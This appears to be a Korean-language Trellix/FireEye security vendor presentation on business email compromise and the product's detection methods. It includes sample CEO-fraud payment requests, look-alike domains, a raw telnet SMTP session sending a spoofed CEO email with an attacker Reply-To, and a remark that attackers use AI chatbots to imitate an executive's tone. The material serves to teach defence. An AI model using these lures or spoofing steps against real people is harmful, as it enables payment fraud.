
이메일 위협 | SCAM 공격




From mike.smith@example.com <ceofraud71286@gmail.com>
Subject **Urgent**
To Helen Brown <helen.brown@example.com> ★
Date Tue, 17 Oct 2017 15:05:38 +0100
Message ID <fb471d53-2440-b5f8-d2fd-bd3a27be5a69@theemaiillaundry.com>
User agent Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Thunderbird

Hi Helen,
I'm tied up in a meeting but need you to make a payment to one of our vendors ASAP otherwise they will cut us off.
Can you take care of this for me?
I cannot take calls right now, only contact me through email.
Thanks,
Mike

Thanks,
Mike





초기 대화를
챗봇(Chatbot)이 처리함.




AI를 이용한
지역과 그 지역의
톤(언어)를 사용함



AI를 이용한 CEO에 대한
충분한 정보가 있을 경우,
CEO의 톤(TONE)을 반영함.

심리를 이용한 공격의 이점이 지속적으로 발전할 것으로 예상됨.


이메일 위협 | 이메일 공격이 위협적인 이유



Trellix


진화하는 이메일 공격에 대한 대응 방안

아키텍처 | Email Security 아키텍처



Trellix 다단계 검사 프로세스

이제는 단순한 샌드박스가 아닙니다



BEC 사기 메일



- **CEO 사기**
고위 임원을 사칭하여 긴급한 송금 결제를 요청하는 행위
- **공급업체 사칭**
사기성 계좌로 자금 이체를 요청하는 허위 송장 발송
- **이메일 스푸핑**
표시 이름, 합법적인 도메인, 유사 도메인
- **사용계정 탈취**
공격자가 직원의 계정을 탈취한 후 대금 또는 민감한 데이터를 요구

SCAM 위협 대응 | Trellix 이메일 SCAM 위협 방어

발신자 사칭 공격(SCAM) 대응

The screenshot shows an email client window titled "Purchase - Message (HTML)". The email header shows the sender as "Purchase" with a profile picture of "CD". The name "Clarence DeCEOzar" is highlighted with a callout box containing the text "적법한 CEO 이름(사칭)" (Legal CEO name (spoofing)) and "Friendly Display Name Analysis (VIP List)". The email address "<bad.actor@bad.com>" is also highlighted with a callout box containing "불법적인 외부 이메일 주소 확인" (Check for illegal external email address) and "Deep Relationship Analysis". The email body contains the text: "Hi Steve, I need you to make a purchase for me. Kindly keep this between us and let me know when you are available. Regards, Clarence". A callout box points to this text with the text "신중하게 취해야 할 조치" (Action to be taken with caution) and "Content Analysis - Machine Learning".

유사 도메인 | 보여지는 발신자 이름 검색



From: "Ken Bagnall" <ken.bagnall@badguy123.com>
To: "Collin Biondo" <collin.biondo@fireeye.com>

From: Ken Bagnall <ken.bagnall@badguy123.com>
To: Collin Biondo <collin.biondo@fireeye.com>
Reply-To: Bad Guys <badguy2@badguys2.com>
Subject: Payment Pending [Urgent]
Date: 09/24/2018 15:59

I am in a meeting right now. I need you to make a payment to our vendor? Let me know.

Kind Regards,


Ken Bagnall

250 2.0.0 FDD906116B2C69AB5

보낸 사람 주소에 **display name** 을 확인하여,
받는사람 주소(To.)의 도메인과 조합, 내부에 해당
이메일 주소가 있는지 확인.

Synthetic addresses:

kenbagnall@fireeye.com, ken.bagnall@fireeye.com,
ken_bagnall@fireeye.com, kbagnall@fireeye.com,



유사 사운드 도메인 | 발음과 주소 명 유사성 비교



발음이 비슷한 케이스

From: "Display Name" <username@salezforce.com>
To: "Recipient" <username@salesforce.com>

- Metaphone Algorithm을 이용하여 “From”과 “To” Header의 도메인 명을 비교함.

메일 주소 명이 비슷한 케이스

From: "Display Name" <username@salesf0rce.com>
To: "Recipient" <username@salesforce.com>

- “From”과 “To” Header의 도메인 명을 비교하여 유사성을 비교함.

발신자 사칭 공격 대응 | Reply-to-Address 와 메시지 헤더 분석



- Reply to address 은 사칭 메일에 핵심.
- 공격자는 메일 회신을 받아 대화를 하고 사기를 시작할 수 있어야 함.

```
[collin@statmaster ~]$ telnet smf.inline.email.fireeyecloud.com. 25
Trying 165.254.91.98...
Connected to smf.inline.email.fireeyecloud.com..
Escape character is '^]'.
220 2.0.0 mx.us.email.fireeyecloud.com ESMTP
helo me.com
250 2.0.0 iad-etp-mta-prod-55.cso.fireeye.com says HELO to 199.16.196.4:18486
mail from:<john.doe@nonexistantdomain.com>
250 2.0.0 MAIL FROM accepted
rcpt to:<inlineuser1@etpdemo.com>
250 2.0.0 RCPT TO accepted
data
354 3.0.0 continue. finished with "\r\n.\r\n"
From: CEO John Doe <john.doe@nonexistantdomain.com>
To: Inline User1 <inlineuser1@etpdemo.com>
Reply-To: Bad Guy <bad.guy@attacker.com>
Date: 09282018 13:05
Subject: Urgent Payment Act Now
I am in a meeting right now but are you available to process an urgent
payment to our vendor? Let me know and I will send you the details.

Kind regards,
CEO John Doe

